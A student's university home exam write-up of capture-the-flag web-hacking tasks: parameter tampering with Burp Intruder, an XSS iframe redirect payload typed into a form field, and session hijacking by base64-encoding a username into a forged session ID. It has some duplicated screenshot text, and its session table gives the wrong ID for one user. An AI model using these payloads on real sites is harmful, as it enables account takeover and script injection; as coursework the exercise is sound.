

IN5290 - Home exam 4

Web hacking 2 – Parameter tampering, Cross Site Scripting, Session hijacking – Home exam

Tanusan Rajmohan - tanusanr@ulrik.uio.no



UNIVERSITETET I OSLO

Høsten 2018

Find the flag on the site <http://193.225.218.118/WH06/task1> (parameter tampering)

The flag is **UiOCTF{Where the Wind Comes Sweeping Down the Plain}**. This flag was found by using burp suit. I first used the proxy part to intercept the site when I clicked on a link. Then I pressed forward, so it gave me the information when a link was clicked. Then I right-clicked and sent it to the intruder, where I pasted a file with all the states in the "payload" section. This lead to the state "Oklahoma" which stood apart from the rest and the 3 first states which was on the site. Then I changed the state parameter on the site to Oklahoma and found the flag. You can see the length was different like the 3 first sites in the images below.

The first screenshot shows the 'Intercept' tab in Burp Suite. A request to `http://193.225.218.118:80` is intercepted. The 'Forward' button is highlighted. The raw request is shown below:

```
GET /WH06/task1/states.php?state=Alabama HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://193.225.218.118/WH06/task1/
Connection: close
Upgrade-Insecure-Requests: 1
```

The second screenshot shows the 'Intruder' tab with the 'Payloads' sub-tab. The 'Attack type' is set to 'Sniper'. The request is modified to:

```
GET /WH06/task1/states.php?state=$Alabama$ HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://193.225.218.118/WH06/task1/
Connection: close
Upgrade-Insecure-Requests: 1
```

The 'Payloads' tab in Burp Suite shows a list of US states as payloads. The 'Filter: Showing all items' is applied. The table below shows the list:

Request	Payload	Status	Error	Timeout	Length	Comment
29	New Hampshire	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
30	New Jersey	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
31	New Mexico	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
32	New York	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
33	North Carolina	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
34	North Dakota	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
35	Ohio	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
36	Oklahoma	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
37	Oregon	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
38	Pennsylvania	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
39	Rhode Island	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
40	South Carolina	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
41	South Dakota	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
42	Tennessee	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
43	Texas	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
44	Utah	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
45	Vermont	200	<input type="checkbox"/>	<input type="checkbox"/>	216	

The 'Request' tab shows the modified request with `state=Oklahoma`:

```
GET /WH06/task1/states.php?state=Oklahoma HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://193.225.218.118/WH06/task1/
```

The 'Payloads' tab in Burp Suite shows a list of US states as payloads. The 'Filter: Showing all items' is applied. The table below shows the list:

Request	Payload	Status	Error	Timeout	Length	Comment
29	New Hampshire	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
30	New Jersey	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
31	New Mexico	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
32	New York	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
33	North Carolina	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
34	North Dakota	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
35	Ohio	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
36	Oklahoma	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
37	Oregon	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
38	Pennsylvania	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
39	Rhode Island	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
40	South Carolina	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
41	South Dakota	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
42	Tennessee	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
43	Texas	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
44	Utah	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
45	Vermont	200	<input type="checkbox"/>	<input type="checkbox"/>	216	

The 'Request' tab shows the modified request with `state=Oklahoma`:

```
GET /WH06/task1/states.php?state=Oklahoma HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://193.225.218.118/WH06/task1/
```



Redirect the following page to <http://nrk.no> (XSS) <http://193.225.218.118/WH06/task2>

This was done by testing a couple of scripting phrases, which lead to the command: `< IFRAME SRC = #onmouseover = "document.location =' http : //nrk.no'" >< /IFRAME >`. The redirect was achieved by inserting this line in the postal code section of the site. After this was submitted, I just pressed submit again and it redirected me to the nrk.no webpage. See screenshots below (I also changed the input size just to see the whole line).

Final step to be millioner: by a lottery ticket and win!

First name:

Family name:

Address:

City:

Postal code:

Comment:

Submit

Final step to be millioner: by a lottery ticket and win!

First name:

Family name:

Address:

City:

Postal code: `<IFRAME SRC=#onmouseover="document.location='http://nrk.no'"></IFRAME>`

Comment:

Submit

Inspector Console Debugger {} Style Editor Performance Memory Network Storage

Search HTML

```
<tr></tr>
<tr></tr>
<tr></tr>
<tr>
  <td>Postal code:</td>
  <td>
    <input name="postalcode" value="&#00000100ocument.&#00000108ocation='http://nrk.no'" type="text">
  </td>
</tr>
<tr>
  <td>Comment:</td>
  <td>
    <input type="text">
  </td>
</tr>
</tr>
```

html > body > form > table > tbody > tr > td > input

Fill in the form to be millioner after the course!

First name:

Family name:

Address:

City:

Postal code:

Comment:

Final step to be millioner: by a lottery ticket and win!

First name:


Family name:

Address:

City:

Postal code:

Comment:



I also used these pages for look up and additional information:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet




<http://www.asciitable.com/>

Find the flag on the site <http://193.225.218.118/WH06/task3> 4 users are already logged in (they have valid sessions): Nora/flowers, Stine/Hedgedog, Veronica/Halifax, Kari/sunshine There's another logged in user: Cornelia

This task was done by Burp and a base64 converter. I first used Burp to monitor the proxy and find the sessionID which gave me the four IDs for the users that was mentioned. After thinking a bit and testing out, I found out that these IDs was made with a base64 converter. I also understood that the encoded versions was the names, so I encoded "Cornelia" and got the encoded value "Q29ybmVsaWE=" and the equal sign just means "%3D". So I used the repeater in Burp and pasted the sessionID for Cornelia and it gave me the flag: **UiOCTF{Sess10n_var1ables_sh0uld_be_rand0m}**

User	Session ID
Nora	<i>Tm9yYQ%3D%3D</i>
Stine	<i>U3RpbmU%3D</i>
Veronica	<i>VmVyb25pY2E%3D</i>
Kari	<i>S2FyaQ%3D%3D</i>
Cornelia	<i>Tm9yYQ%3D%3D</i>

Cryptii



I also had to change some of the settings in firefox so that Burp would intercept the traffic for the first task and the last task. See image below for which changes.

